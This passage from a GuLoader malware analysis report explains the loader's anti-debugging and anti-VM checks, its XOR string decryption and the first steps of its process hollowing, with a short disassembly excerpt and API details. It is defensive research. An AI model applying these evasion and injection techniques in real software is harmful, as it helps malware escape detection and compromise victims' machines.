


Figure 30: GuLoader calls NtSetInformationThread passing ThreadHideFromDebugger

Enumerate Device Drivers

GuLoader uses `EnumDeviceDriver` and `GetDeviceDriverBaseNameA` from `psapi.dll` to enumerate system driver names, searching for VM-related drivers. Similar to the methodology used to search for strings, GuLoader uses DJB2 to hash each driver name and compares it to a list of pre-computed hashes.




Figure 31: EnumDeviceDrivers to enumerate drivers




Figure 32: GetDriverBaseNameA returns vmmouse.sys

Enumerate Installed Products

GuLoader uses `MsiGetProductInfoA` and `MsiEnumProductsA` to enumerate installed software, hashes the name of the software, and compares them to a list of pre-computed hashes.




Figure 33: GuLoader calling MsiEnumProductsA to enumerate installed software

Enumerate System Services

GuLoader enumerates system services using `OpenSCManagerA` and `EnumServiceStatusA`, hashes the service names, and compares them to a list of pre-computed hashes.




Figure 34: GuLoader calling OpenSCManagerA to enumerate system services

NtQueryInformationProcess

NtQueryInformationProcess is a Windows API that retrieves information about the specified process.

```
__kernel_entry NTSTATUS NtQueryInformationProcess(
  [in]            HANDLE           ProcessHandle,
  [in]            PROCESSINFOCLASS ProcessInformationClass,
  [out]           PVOID            ProcessInformation,
  [in]            ULONG            ProcessInformationLength,
  [out, optional] PULONG           ReturnLength
);
```

Among the process information available, the ProcessInformationClass provides the `ProcessDebugPort (0x7)`, which provides the port number of the debugger for the process. A nonzero value indicates that the process is being run under the control of a ring 3 debugger. If a debugger is detected, the malware exits.




Figure 35: Call to NtQueryInformationProcess querying ProcessDebugPort to identify a ring 3 debugger

CPUID & RDTSC Sandwich

GuLoader calls `CPUID` leaf 1 `(eax == 1)`and checks whether a hypervisor is present by checking bit 31 of register ECX, indicating the malware is running in a virtual environment. This `CPUID` call is wrapped in `rdtsc` instructions, which GuLoader uses to calculate the amount of time needed to execute the `CPUID` call. This is another measure to detect a virtual environment, as a hypercall is required to execute the `CPUID` instruction within a virtual environment, therefore taking a longer amount of time to execute than on a virtualized system.

```
038E6AAE    E8 51010000     call 38E6C04
038E6AB3    89D6            mov esi,edx
038E6AB5    60              pushad
038E6AB6    0F31            rdtsc
038E6AB8    B8 242753C5     mov eax,C5532724
038E6ABD    35 20883F85     xor eax,853F8820
038E6AC2    35 C49A2029     xor eax,29209AC4
038E6AC7    35 C1354C69     xor eax,694C35C1                eax = 1
038E6ACC    0FA2            cpuid
038E6ACE    61              popad
038E6ACF    66:85C1         test cx,ax
038E6AD2    E8 2D010000     call 38E6C04
038E6AD7    29F2            sub edx,esi
038E6AD9    C3              ret
038E6ADA    E9 20010000     jmp 38E6BFF
```

Figure 36: CPUID and RDTSC Sandwich

String Decryption

GuLoader decrypts all strings at runtime, making static analysis difficult. NtAllocateVirtualMemory is called to allocate a buffer to store the encrypted and decrypted data. Once the buffer is allocated, the length of the encrypted string is written to the first word. Next, the encrypted data is written to the buffer, overwriting the length. GuLoader iterates through the ciphertext, XORing each byte by the key. The decrypted byte is then written back to the buffer in place.




Figure 37: String Decryption

Code Injection

GuLoader uses process hollowing in order to inject code into a suspended process, then resume execution inside the new process. GuLoader has been observed using process hollowing injection into a number of different executables, as well as spawning a child process of itself to inject into. In the case of this sample, GuLoader injected into a copy of itself using the following APIs.

CreateProcessInternalW

GuLoader first calls `CreateProcessInternalW`, passing its own path as an argument, as well as the creation flag of `0x4 (Suspended)`. GuLoader uses a direct syscall rather than calling the API directly to avoid EDR/AV detection.




Figure 38: CreateProcessInternalW Suspended




Figure 39: Suspended process created

NtUnmapViewOfSection

GuLoader uses `NtUnmapViewOfSection` to unmap the image at `0x400000` in the suspended process.




Figure 40: NtUnmapViewOfSection unmapping the original image in the suspended process

NtOpenFile

GuLoader decrypts the path to `C:\Windows\System32\mshtml.dll` and opens a file handle to it using `NtOpenFile`.




Figure 41: NtOpenFile acquiring a file handle to `C:\Windows\System32\mshtml.dll`

NtCreateSection

After opening a handle to `mshtml.dll`, GuLoader calls `NtCreateSection` using the file handle received from `NtOpenFile` in order to create a section object. A section object represents a section of memory that can be shared with other processes. A section object that is not backed by a file is suspicious, so GuLoader hardcodes a file to create the section object to avoid potential detection.




Figure 42: NtCreateSection creating a section object

NtMapViewOfSection

Next, GuLoader calls `NtMapViewOfSection` to map the `mshtml.dll` section that was just created using `NtCreateSection` into the virtual address space of the suspended process.




Figure 43: Mapping the section object created from `mshtml.dll` to memory

⌄ 0x400000	Image	18,768 kB	WCX	C:\Windows\System32\mshtml.dll
0x400000	Image: Commit	4 kB	R	C:\Windows\System32\mshtml.dll
0x401000	Image: Commit	16,576 kB	RX	C:\Windows\System32\mshtml.dll
0x1431000	Image: Commit	1,200 kB	WC	C:\Windows\System32\mshtml.dll
0x155d000	Image: Commit	28 kB	R	C:\Windows\System32\mshtml.dll
0x1564000	Image: Commit	4 kB	WC	C:\Windows\System32\mshtml.dll
0x1565000	Image: Commit	956 kB	R	C:\Windows\System32\mshtml.dll

Figure 44: Section successfully mapped to memory

ZwWriteVirtualMemory

After the image is mapped in the suspended process, GuLoader writes its shellcode into the memory of the suspended process. *Note: The shellcode is not written into the mapped section. The payload will be mapped over it later on.*

